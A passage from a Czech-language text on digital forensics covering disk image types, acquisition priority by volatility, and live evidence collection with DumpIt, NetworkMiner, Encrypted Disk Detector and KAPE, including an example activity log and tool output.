Segmentovaný formát forenzního obrazu spolu s cyklickými a kryptografickými sumami umožňuje detekci poškození a změn uložených dat. Komprese dat zmenšuje výslednou velikost obrazu disku a zlepšuje tak efektivitu práce se stopami.

5.1.5 Logický obraz disku

Jedná se o kopii všech platných/existujících souborů do chráněného archivu zabezpečeného proti změnám obsahu souborů. Příkladem použití může být zajištění obsahu šifrovaného USB disku, připojeného k zajišťovanému zařízení. Je bezpečnější a pro analýzu efektivnější zkopírovat platné soubory než se spoléhat na úspěšné dešifrování bitové kopie.

5.1.6 Custom content image

Je podtyp logického obrazu, který obsahuje pouze vybrané soubory nebo adresáře. Jedná se o vhodný způsob, jak předávat přílohy analýzy, které jsou tak chráněny před změnami při prohlížení.

[44] http://www.asrdata.com/

5.2 Typy zkoumání stop

- **Analýza počítačů a paměťových médií** – oblast forenzní analýzy zkoumající pevné disky, USB disky a jiné zařízení obsahující systémová a uživatelská data, včetně metod zajištění stop.
- **Analýza mobilních zařízení** – výpočetní výkon a komfort mobilních zařízení posouvá z pohledu uživatele tento segment spotřební elektroniky, směrem k primárním zařízením pro komunikaci a konzumování elektronického obsahu. Klade nové požadavky na komplexnější analýzu uživatelského obsahu a telemetrických dat mobilních zařízení. Hlavní rozdíl mezi mobilním zařízením a klasickým počítačem je ve způsobu zajišťování stop. Export dat a vytváření forenzních kopií často vyžaduje zajištění při zapnutém zařízení a specializované mobilní aplikace pro export dat. Popřípadě se používá invazivní hardwarové zajištění pomocí takzvané „chip-off" metody, kdy se ze zařízení vyjmou paměťové moduly a ty jsou následně přečteny v externím zařízení. Extrakce dat z mobilních zařízení a specializovaných paměťových médií vytváří celé nové technické odvětví v oblasti záchrany dat a forenzní analýzy.
- **Analýza operační paměti** – poskytuje pohled na činnost operačního systému a uživatelských aktivit v okamžik zajištění paměti. Operační systém, stejně jako uživatelské aplikace, si do operační paměti ukládají informace, se kterými aktuálně pracují. Z pohledu analýzy jsou artefakty z operační paměti relevantní k získání kontextu spuštěných procesů, síťové komunikace, otevřených souborech, uživatelských hesel a šifrovacích klíčů.
- **Analýza síťové komunikace** – umožňuje detailní pohled do přenášených dat, jejich objemu a četnosti. Monitoring síťového provozu umožňuje identifikovat komunikaci na kompromitované domény, analyzovat pohyb útočníků mezi systémy v interní síti a exfiltraci dat ven z organizace.
- **Analýza škodlivého kódu** – se specializuje na zkoumání spustitelných souborů, získaných primárně při řešení bezpečnostních incidentů. Účelem analýzy je získat přehled o funkčních možnostech konkrétního vzorku. Vyhledat tzv. „Indicators of Compromise" (IOC), což je sada informací umožňující identifikovat kompromitované systémy. Mezi zájmové informace (IOC) spadají IP adresy, doménová jména, kontrolní sumy souborů, záznamy v systémových registrech a jiné. Analýza kódu slouží i pro ztotožnění jednotlivců nebo hackerských skupin, kdy se porovnávají vnitřní mechanismy zajištěných softwarových nástrojů a postupy jejich použití s jinými dostupnými vzorky. Stanovuje se geografická, politická, nebo sociální oblast ze které útočníci pochází, technologické odvětví, na který je útok cílen a atributy k již známým hackerským skupinám.
- **E-Discovery** – je forma forenzního vyšetřování, která má za cíl identifikovat zájmové informace v uživatelských datech. Zkoumá emailovou komunikaci, dokumenty, digitální fotografie, informace ze sociálních sítí, online komunikační a kolaborační nástroje. E-Discovery nástroje umožňují normalizovat datové struktury z různých zdrojů dat a následně provést indexaci obsahu pro kontextualizované vyhledávání.

5.3 Zajišťovaní stop


Primárním cílem zajišťování stop je získat čitelná data, která bude možné analyzovat. Postupy a způsoby zajištění stop je nutné tomuto cíli adekvátně přizpůsobit. Stejně tak je potřeba brát ohled na integritu stopy a zaměřit se na postupy s minimální, nebo nulovou kontaminací zajišťované stopy.

Rozsah a způsob zajištění je dán stanovenými cíli zkoumání, data je možné zajišťovat online z živého zařízení, off-line bitovou kopií v případě že zajišťované zařízení je vypnuté, nebo na logické úrovni. Princip je vždy zajistit stopy v co možná největším detailu. Existují okolnosti, které ovlivňují postupy

zajištění. Například u vypnutého zařízení nebude možné provést online zajištění paměti, nebo u zajišťování stop u poskytovatelů služeb, není účelné zajistit data všech klientů, ale je potřeba zajistit jen speciickou skupinu souborů, nebo stop, které jsou relevantní pro dané vyšetřování/analýzu.

5.4 Priorita zajišťování stop

Prioritu zajišťování stop určuje volatilita, která udává nestálost dat na paměťovém nosiči. Operační paměť se zajišťuje v případě, že je zajišťovaný systém zapnutý s přihlášeným uživatelem, který má k systému administrátorská práva. Po zajištění operační paměti je možné spustit agenta zaznamenávajícího síťový provoz a nástroje na detekci šifrovacích nástrojů. Následuje kontrola cloudových disků a síťových disků. Permanentní paměťová média se zajištují jako poslední.




Obrázek 12 - Priorita zajišťování stop (vlastní)

Termínem „Volatile data“ jsou označena jakákoliv data která jsou uložena v operační paměti, stejně tak mohou být označeny informace a nastavení systémových nebo uživatelských aplikací, které by při vypnutí systému byly ztraceny. Mezi volatilní artefakty operačního systému počítáme routovací tabulky, seznam aktivních síťových spojení, běžící systémové a aplikační služby, informace o otevřených souborech apod. Mezi volatilní data uživatelských aplikací patří například vyplněný, ale neodeslaný online formulář, data a parametry zadané do aplikace (například aplikace a její parametry v příkazovém řádku), popřípadě obsah paměťové schránky při používání ctrl+c a ctr+v. Stejně jako historie prohlížení webových stránek v inkognito módu. Volatilní informace můžeme zajistit exportem z operační paměti, zajištěním cache souborů, nebo pořízením snímku obrazovky.

5.5 Workflow zajištování stop

Příručka Interpolu pro specialisty zajišťující digitální stopy[45] definuje postup pro zajištění v různých pracovních stavech zařízení a udává dílčí doporučení pro jednotlivé rozhodovací kroky v průběhu procesu zajišťování.

[45] www.interpol.int/content/download/16243/file/Guidelines%20to%20Digital%20Forensics%20First%20Responders_V7.pdf



Obrázek 13 - Vývojový diagram procesu zajištění stop, dle metodiky Interpolu[45]

5.6 Způsoby zajišťování

Metody zajišťování stop se odvíjejí od typu a stavu stopy, situace, za jaké je stopa zajišťována a v závislosti na cílech zadání.

5.7 Online/Live


Způsob zajištění stop, který využívá živý/běžící operační systém zajišťovaného zařízení. Veškeré aktivity provedené na živém systému, budou mít dopad na integritu stopy. Je tedy nutné zvážit jednotlivé kroky, aby kontaminace stopy byla pod kontrolou a dopad na integritu zkoumaných artefaktů byl minimální.

Při online zajištění je možné zajistit jakékoliv datové zdroje, které jsou dostupné operačnímu systému, nebo uživateli. Primárním cílem je získat kopii operační paměti, zkontrolovat přítomnost šifrovacích nástrojů, získat soubory ze síťových a cloudových disků.


Zajištění samotné lze obecně provést dvěma způsoby, prvním je připojení USB disku s nástroji a dostatkem paměti pro uložení zajištěných stop, druhým způsobem je využití Endpoint Detection and Response (EDR) agenta. EDR agent je aplikace nainstalovaná organizací na pracovní stanici, periodicky kontrolující, zda nebyl zadán požadavek ke stažení vybraných souborů z pracovní stanice na řídící EDR

server. S EDR nástroji se lze potkat v zásadě jen v komerčním prostředí, kde jsou tyto nástroje využívány jednak jako bezpečnostní senzory monitorující operační systém a jako nástroj pro vzdálenou akvizici souborů.

V online režimu je možné zajišťovat na logické úrovni tzv. jednotlivé soubory, ale i na blokové tzv. celý diskový oddíl.



Obrázek 14 - Online zajištění stop s nástroji na USB (vlastní)



Obrázek 15 - Online zajištění dat pomocí EDR agenta (vlastní)

Při online zajišťování stop je nutné podrobně zadokumentovat veškeré aktivity od okamžiku připojení externího technologického disku až po jeho odpojení. Většina EDR nástrojů generuje log událostí automaticky. Dokumentovat je nutné čas aktivity, přesnou posloupnost příkazů a spuštěných nástrojů, zda byla operace úspěšně dokončená a jaký byl výsledek. Důvodem důsledné dokumentace, je jasně identifikovat aktivity technika zajišťujícího stopu a odlišit je od jakékoliv jiné aktivity která má původ u vlastníka zajišťovaného zařízení. Před samotným zajištěním je nutné zadokumentovat datum a čas na zajišťovaném zařízení a zda jsou tyto údaje shodné s aktuálním datem a časem.

Kontrola nastavení datumu a času:

Datum a čas zařízení 11.07.2022, 06:02 | aktuální datum a čas: 11.07.2022, 06:02

Detaily USB zařízení:

Výrobce: Seagate, Typ: Backup+ SL, SN: NB6BEDVX, název: DFATriage

Aktivity log:

11.07.2022, 06:03 Připojeno „Seagate Backup+ SL USB Device“ SN: NB6BEDVX | disk E:\

11.07.2022, 06:03 spuštěn DumpIt.exe | Výstup: DESKTOP-CHQDQEC-20220711-061427.dmp (RAM)

11.07.2022, 06:04 obraz paměti úspěšně vytvořen

11.07.2022, 06:05 spuštěn NetworkMiner.exe Výstup: NM_2022-07-11T06-06-33.pcap (NET)

- Interface: Intel(R) Dual Band Wireless-AC 8265 (IP: 10.0.1.25)

11.07.2022, 06:08 EDD.exe (ENCRYPTED DISK DETECTOR)

- Výstup: Volume C: [] is encrypted using Bitlocker.

11.07.2022, 06:08 gkape.exe (Triage)

- parametry: --tsource C: --tdest E:\Triage\Artifacts\Kape-artifacts --tflush --target !SANS_Triage --zip VSE_NB001 --gui

- Výstup: E:\Triage\Artifacts\Kape-artifacts\2022-07-11T060818_VSE_NB001.zip

11.07.2022, 06:16 USB odpojeno SN: NB6BEDVX¨

Inventář SW nástrojů pro online zajišťování a triage:

NetworkMiner.exe, cesta: E:\Triage\NetworkMiner,

SHA256:
2A9AB3D77BDD2E5E2A567F5DBDB4AE062F61AB4EE3A48A3A4FDAAFD4260303B1

DumpIt.exe, cesta: E:\Triage\,

SHA256: 403C55BF43960EADB172788B78EB9674F435D148A9671655E32E09F732A063B2

EDD.exe, cesta: E:\Triage\,

SHA256: 7334EED418665D4CB24BD161C2C7D208429AEC02EE8EFF62A47B18C7F64C9285

gkape.exe, cesta: E:\Triage\Kape

SHA256: 9BA51C89C716C26A653D9140F959569C421A3361746F6B0C57BAD97ED889D674

Kompletní výpis aktivit a aplikačního vybavení je nutné uvést jako přílohu protokolu o zajištění pro dané zařízení.

5.7.1 Operační paměť

DumpIT je minimalistická jednoúčelová aplikace na zajišťování operační paměti. DumpIT je součástí sady nástrojů firmy Comae, nyní Magnet Forensics[46]. Aplikaci je nutné spustit s administrátorskými právy a po potvrzení že je možné provést zajištění paměti je vytvořen soubor ve formátu Microsoft Crash Dump[47].

```
DumpIt 3.0.20180207.1
Copyright (C) 2007 - 2017, Matthieu Suiche <http://www.msuiche.net>
Copyright (C) 2012 - 2014, MoonSols Limited <http://www.moonsols.com>
Copyright (C) 2015 - 2017, Comae Technologies FZE <http://www.comae.io>

  Destination path:           \??\E:\Triage\DESKTOP-CHQDQEC-20220711-061427.dmp

  Computer name:              DESKTOP-CHQDQEC


  --> Proceed with the acquisition ? [y/n] y

  [+] Information:
  Dump Type:                   Microsoft Crash Dump


  [+] Machine Information:
  Windows version:             10.0.19043
  MachineId:                   38204D56-6982-4619-E803-2391EFAB2E5C
  TimeStamp:                   133019936911509237
  Cr3:                         0x1ad002
  KdCopyDataBlock:             0xfffff8000f321288
  KdDebuggerData:              0xfffff8000fa16b20
  KdpDataBlockEncoded:         0xfffff8000fa66b28

  Current date/time:          [2022-07-11 (YYYY-MM-DD) 6:14:51 (UTC)]
  + Processing... Done.

  Acquisition finished at:    [2022-07-11 (YYYY-MM-DD) 6:15:42 (UTC)]
  Time elapsed:               0:50 minutes:seconds (50 secs)

  Created file size:           1072726016 bytes (1023 Mb)
  Total physical memory size:  1023 Mb

  NtStatus (troubleshooting):   0x00000000
  Total of written pages:        261894
  Total of inacessible pages:         0
  Total of accessible pages:     261894

  SHA-256: 529524EEC43B7F6192CD766EC4C7E9D7F8CC902FA6F8971DFF5068489B4133B3

  JSON path:                  E:\Triage\DESKTOP-CHQDQEC-20220711-061427.json
```


Obrázek 16 - DumpIT zajištění operační paměti (vlastní)

[46] https://www.magnetforensics.com/blog/how-to-get-started-with-comae/
[47] https://docs.microsoft.com/en-us/troubleshoot/windows-client/performance/read-small-memory-dump-file


U mobilních zařízení s podporou hibernace, je možné získat obsah operační paměti z hiberfile.sys souboru, který se nachází na pevném disku a lze ho tak extrahovat z obrazu disku. Na rozdíl od bitové kopie operační paměti, je nutné hibernační soubor před analýzou dekomprimovat.

5.7.2 Síťový provoz

Aplikace NetworkMiner[48] analyzuje a vizualizuje online síťový provoz s automatickým ukládáním do specializovaného obrazu disku formátu PCAP (Packet Capture)[49].




Obrázek 17 - NetworkMiner – výběr sítového adaptéru (vlastní)



Obrázek 18 - NetworkMiner – aktivní síťová spojení (vlastní)

NetworkMiner lze spustit z USB disku, vybrat odpovídající síťový adaptér a spustit zachytávání paměti pomocí tlačítka start. Zachycený provoz je automaticky zpracován a zobrazen jako seznam síťových spojení, které lze dále zkoumat. Součástí analýzy je automatický export dat jako jsou přenesené soubory, digitální obrázky, uživatelská hesla a další.

V adresáři s aplikací se nachází adresář „Captures“, který obsahuje zachycený provoz ve formátu PCAP.




Obrázek 19 - Adresář se zajištěným síťovým provozem (vlastní)

Alternativou k NetworkMineru může být open-source nástroj pro analýzu síťového provozu Wireshark[50] a pro potřeby zajištění provozu portable verze[51].


[48] https://www.netresec.com/?page=NetworkMiner
[49] https://www.ietf.org/archive/id/draft-ietf-opsawg-pcapng-00.txt
[50] https://wiki.wireshark.org/Home
[51] https://portapps.io/app/wireshark-portable/

5.7.3 Encrypted DISK DETECTOR (EDD)

EDD je nástroj od firmy Magnet Forensics[52], který identifikuje šifrovací nástroje od různých výrobců. Mezi podporované nástroje patří Symantec PGP, TrueCrypt, Microsoft Bitlocker, a McAfee SafeBoot, BestCrypt, Sophos, Checkpoint. Aplikaci stačí spustit z externího USB disku.



Obrázek 20 - EDD, negativní test na šifrovací nástroje (vlastní)



Obrázek 21 - EDD pozitivní identifikace Bitlockeru na disku C: (vlastní)


Na základě výsledků testů EDD, se lze rozhodnou, zda je možné zařízení vypnout a vytvořit forenzní obraz disku.

[52] https://support.magnetforensics.com/s/free-tools

5.7.4 Triage

Triage data obsahují předdefinovanou základní sadu artefaktů operačních systémů a logovacích záznamů. Jedná se malou sadu souborů řádově v jednotkách gigabajtů. Zajištění triage dat je možné provést lokálně nebo vzdáleně pomocí EDR nástrojů. Vzhledem k relativně malé velikosti přenášeného objemu dat se jedná o rychlou akvizici. Triage se využívá zejména u zvládání bezpečnostních incidentů, kdy větší část analýzy je zpracována právě na základě systémových záznamů. Triage, na rozdíl od plné bitové kopie paměťového média, neobsahuje uživatelské dokumenty, nebo nejsou dodatečně specifikovány.

V rámci zajišťování stop pro potřeby znaleckého zkoumání je vhodné zpracovat předběžnou analýzu s cílem získat ucelený přehled o IT infrastruktuře a paměťových zařízeních. Systémové registry operačního systému, uchovávají záznamy o USB zařízeních, mobilních zařízeních připojených přes USB, záznamy o připojených síťových složkách, spouštěných cloudových klientech a podobně.



Obrázek 22 - Seznam zařízení identifikovaných při předběžné analýze v místě zajištění stop (vlastní)

Červeně jsou označena zařízení, o jejichž existenci existuje záznam na již zajištěných stopách, ale ještě nebyly v místě zajištění identifikovány.

Mezi oblíbené nástroje na zajištění dat a jejich triage patří Kroll Artifact Parser and Extractor (KAPE)[53]. KAPE je volně dostupný pro vzdělávací a nekomerční použití a skládá se ze dvou hlavních částí – Targets a Modules.


Targets – na základě předdefinovaných skupin artefaktů provádí zajištění vybraných souborů.

Modules – obsahuje sadu skriptů a nástrojů, které provádí automatizované zpracování zajištěných dat.

[53] https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape

Obrázek 23 - KAPE proces zajištění a zpracování dat[48]

Vzhledem k možnosti spouštět moduly nezávisle na sobě, je doporučeno na zajišťovaném zařízení spustit pouze zajištění a zpracování dat provést na znaleckém zařízení.

